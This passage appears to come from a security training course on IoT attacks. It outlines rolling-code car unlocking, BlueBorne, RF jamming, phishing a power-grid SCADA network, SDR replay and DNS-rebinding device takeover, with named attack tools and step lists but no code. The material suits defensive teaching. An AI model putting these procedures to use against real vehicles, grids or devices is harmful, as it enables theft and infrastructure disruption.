For example, given below are the steps followed by an attacker to perform a rolling-code attack:

- Victim presses car remote button and tries to unlock the car
- Attacker uses a jammer that jams the car's reception of the rolling code sent by the victim and simultaneously sniffs the first code
- The car does not unlock; victim tries again by sending a second code
- Attacker sniffs the second code
- On the second attempt by the victim, the attacker forwards the first code, which unlocks the car

- The recorded second code is used later by the attacker to unlock and steal the vehicle

Attackers can make use of tools such as rfcat-rolljam and RFCrack to perform this attack.



Victim presses car remote button to unlock the car

BlueBorne Attack

- A BlueBorne attack is performed on **Bluetooth connections to gain access** and take full control of the target device
- It is a collection of various techniques based on the known **vulnerabilities of the Bluetooth protocol**
- BlueBorne is compatible with **all software versions** and does not require any user interaction, precondition, or configuration, except that the Bluetooth should be activated
- After gaining access to a device, the attacker can penetrate any corporate network using that device to **steal critical information** about the organization and **spread malware** to nearby devices

BlueBorne Attack

A BlueBorne attack is performed on Bluetooth connections to gain access to and take full control of the target device. Attackers connect to nearby devices and exploit the vulnerabilities of the Bluetooth protocol to compromise the devices. BlueBorne is a collection of various techniques based on the known vulnerabilities of the Bluetooth protocol. This attack can be performed on multiple IoT devices, including those running operating systems such as Android, Linux, Windows, and older versions of iOS. In all operating systems, the Bluetooth process has high privileges. After gaining access to one device, an attacker can penetrate any corporate network using that device to steal critical information from the organization and spread malware to nearby devices.

BlueBorne is compatible with all software versions and does not require any user interaction, precondition, or configuration except for Bluetooth being active. This attack establishes a connection with the target Bluetooth-enabled device without even pairing with the device. Using this attack, an attacker can discover Bluetooth-enabled devices, even though they are not in an active discovery mode. Once the attacker identifies any nearby device, he/she tries to extract the MAC address and OS information to perform further exploitation on the target OS. Based on the vulnerabilities present in the Bluetooth protocol, attackers can even perform remote code execution and man-in-the-middle attacks on the target device. This attack can be performed on various IoT devices, such as smart TVs, phones, watches, car audio systems, printers, etc.

Steps to perform BlueBorne attack:

- Attacker discovers active Bluetooth-enabled devices around him/her; all Bluetooth-enabled devices can be located even if they are not in discoverable mod
- After locating any nearby device, the attacker obtains the MAC address of the device
- Now, the attacker sends continuous probes to the target device to determine the OS
- After identifying the OS, the attacker exploits the vulnerabilities in the Bluetooth protocol to gain access to the target device
- Now the attacker can perform remote code execution or a man-in-the-middle attack and take full control of the device

Jamming Attack

- Jamming is a type of attack in which the **communications between wireless IoT devices are jammed** so that they can be compromised
- An attacker transmits **radio signals randomly** with the same frequency as the sensor nodes for communication
- As a result, the network gets jammed, which **disables the endpoints from sending or receiving** any messages

Attacker sending jamming signals with the same frequency

Jamming Device

Jamming Attack

Jamming is a type of attack in which the communications between wireless IoT devices are jammed in order to compromise them. During this attack, an overwhelming volume of malicious traffic is sent, which results in a DoS attack to authorized users, thus obstructing legitimate traffic and making the endpoints unable to communicate with each other. Every wireless device and the wireless network are prone to this attack.

Attackers use special types of hardware and transmit radio signals randomly with the frequency at which the target device is communicating. The signals or the traffic generated by the jamming device appear as noise to wireless devices, which causes them to withhold their transmissions until the noise subsides. This results in a DoS attack that jams the network, and devices are unable to send or receive any data.

Hacking Smart Grid/Industrial Devices: Remote Access using Backdoor

- The attacker gathers basic information about the target organization using various **social engineering techniques**
- The attacker sends **phishing emails** to the employees with **malicious attachments**
- When an employee **opens the email** and **clicks on the attachment**, a backdoor is automatically installed on the target system
- Using the **backdoor**, the attacker gains access to the **private network** of the organization

Hacking Smart Grid/Industrial Devices: Remote Access using Backdoor

Attackers gather basic information about the target organization using various social engineering techniques. After obtaining information such as the email IDs of employees, an attacker sends phishing emails to the employees with a malicious attachment (e.g., a Word document). When an employee of the target organization opens the email and clicks on the attachment, a backdoor is automatically installed in the target system. Using the backdoor, the attacker gains access to the private network of the organization. For example, consider an attack on a power grid. In such an attack, after gaining access to the private network, an attacker can access the Supervisory Control and Data Acquisition (SCADA) network that controls the grid. After gaining access to the SCADA network, the attacker replaces the legitimate firmware with malicious firmware to process commands sent by the attacker. Finally, the attacker can disable the power supply to any particular place by sending malicious commands to the substation control systems from the SCADA network.

SDR-Based Attacks on IoT

- The attacker uses software defined radio (SDR) to **examine the communication signals in the IoT network** and **sends spam content** or texts to the interconnected devices
- This software-based radio system can also **change the transmission and reception of signals** between the devices, based on their software implementations

Replay Attack

- The attacker obtains the **specific frequency** used for sharing information between connected devices and captures the original data when a command is initiated by these devices
- The attacker segregates the command sequence and injects it into the IoT network

Cryptanalysis Attack

- The attacker uses the same procedure as that followed in a replay attack, along with reverse engineering of the protocol to capture the **original signal**
- The attacker must be skilled in cryptography, communication theory, and modulation schemes to perform this attack

Reconnaissance Attack

- The attacker obtains information about the target device from the device's specifications
- The attacker then uses a multimeter to **investigate the chipset** and mark some identifications such as ground pins to discover the product ID and other information

SDR-Based Attacks on IoT

Software-defined radio (SDR) is a method of generating radio communications and implementing signal processing using software (or firmware), instead of the usual method of using hardware. Using this software-based radio communication system (self-created SDRs), an attacker can examine the communication signals in IoT networks and send spam content or texts to interconnected devices. The SDR system can also change the transmission and reception of signals between devices, depending on their software implementations. The attack can be carried out on both full-duplex (two-way communication) and half-duplex (one-way communication) transmission modes.

Types of SDR-based attacks performed by attackers to break into an IoT environment:

- **Replay Attack**

  This is the major attack described in IoT threats, in which attackers can capture the command sequence from connected devices and use it for later retransmission.

  An attacker can perform the below steps to launch a replay attack:


  - Attacker targets the specified frequency that is required to share information between devices
  - After obtaining the frequency, the attacker can capture the original data when the commands are initiated by the connected devices
  - Once the original data is collected, the attacker uses free tools such as URH (Universal Radio Hacker) to segregate the command sequence
  - Attacker then injects the segregated command sequence on the same frequency into the IoT network, which replays the commands or captured signals of the devices

- **Cryptanalysis Attack**

  A cryptanalysis attack is another type of substantial attack on IoT devices. In this attack, the procedure used by the attacker is the same as in a replay attack except for one additional step, i.e., reverse-engineering the protocol to obtain the original signal. To accomplish this task, the attacker must be skilled in cryptography, communication theory, and modulation scheme (to remove noises from the signal). This attack is practically not as easy as a replay attack to launch, yet the attacker can try to breach security using various tools and procedures.

- **Reconnaissance Attack**

  This is an addition to a cryptanalysis attack. In this attack, information can be obtained from the device's specifications. All IoT devices that run through RF signals must be certified by their country's authority, and then they officially disclose an analysis report of the device. Designers often prevent this kind of analysis by obscuring any identification marks from the chipset. Therefore, the attacker makes use of multimeters to investigate the chipset and mark out some identifications, such as ground pins, to discover the product ID and compare it with the published report.



Identifying and Accessing Local IoT Devices

- The attacker gains access over the **local IoT devices** when a user from the network visits the malicious page created and distributed by the attacker in the form of an **advertisement** or any other attractive means

Discovering or Identifying the Local IoT Devices

1. The attacker obtains the **local IP address** (using malicious code)
2. The attacker requests all the available devices in the network
3. Active devices respond with a **reset packet** and inactive devices return a timeout
4. The attacker detects all available devices based on their responses

Accessing the Local IoT Devices using DNS Rebinding

1. The attacker checks if the malicious code is performing **DNS rebinding** in all the discovered devices, using DNS rebinding tools such as Jaqen
2. Once the DNS rebinding is successfully implemented, the attacker can command and control the local IoT devices
3. The attacker obtains private information such as **UIDs and BSSIDs** of local access points

Identifying and Accessing Local IoT Devices

An attacker gains access over local IoT devices when a user from the network visits a malicious page, i.e., created and distributed by an attacker in the form of an advertisement or any attractive means. Once the victim visits the harmful website, a malicious JavaScript code inside the page begins the process.


Attackers generally implement two methods to take control of local IoT devices, as discussed below:

Discovering or Identifying the Local IoT Devices

The first attempt the attacker makes is to identify target devices, then obtain information about all the connected devices.

To do this, the attacker follows the steps given below:

1. Attacker obtains local IP Address (using the malicious code)
2. Attacker requests all the available devices in the network
3. Active devices respond with reset packet and request for inactive devices would return timeout
4. Attacker detects all available devices based on their responses



Attacker with Local IP
TCP SYN
TCP RST
Active Device
Attacker with Local IP
TCP SYN
Session timeout
Inactive Device

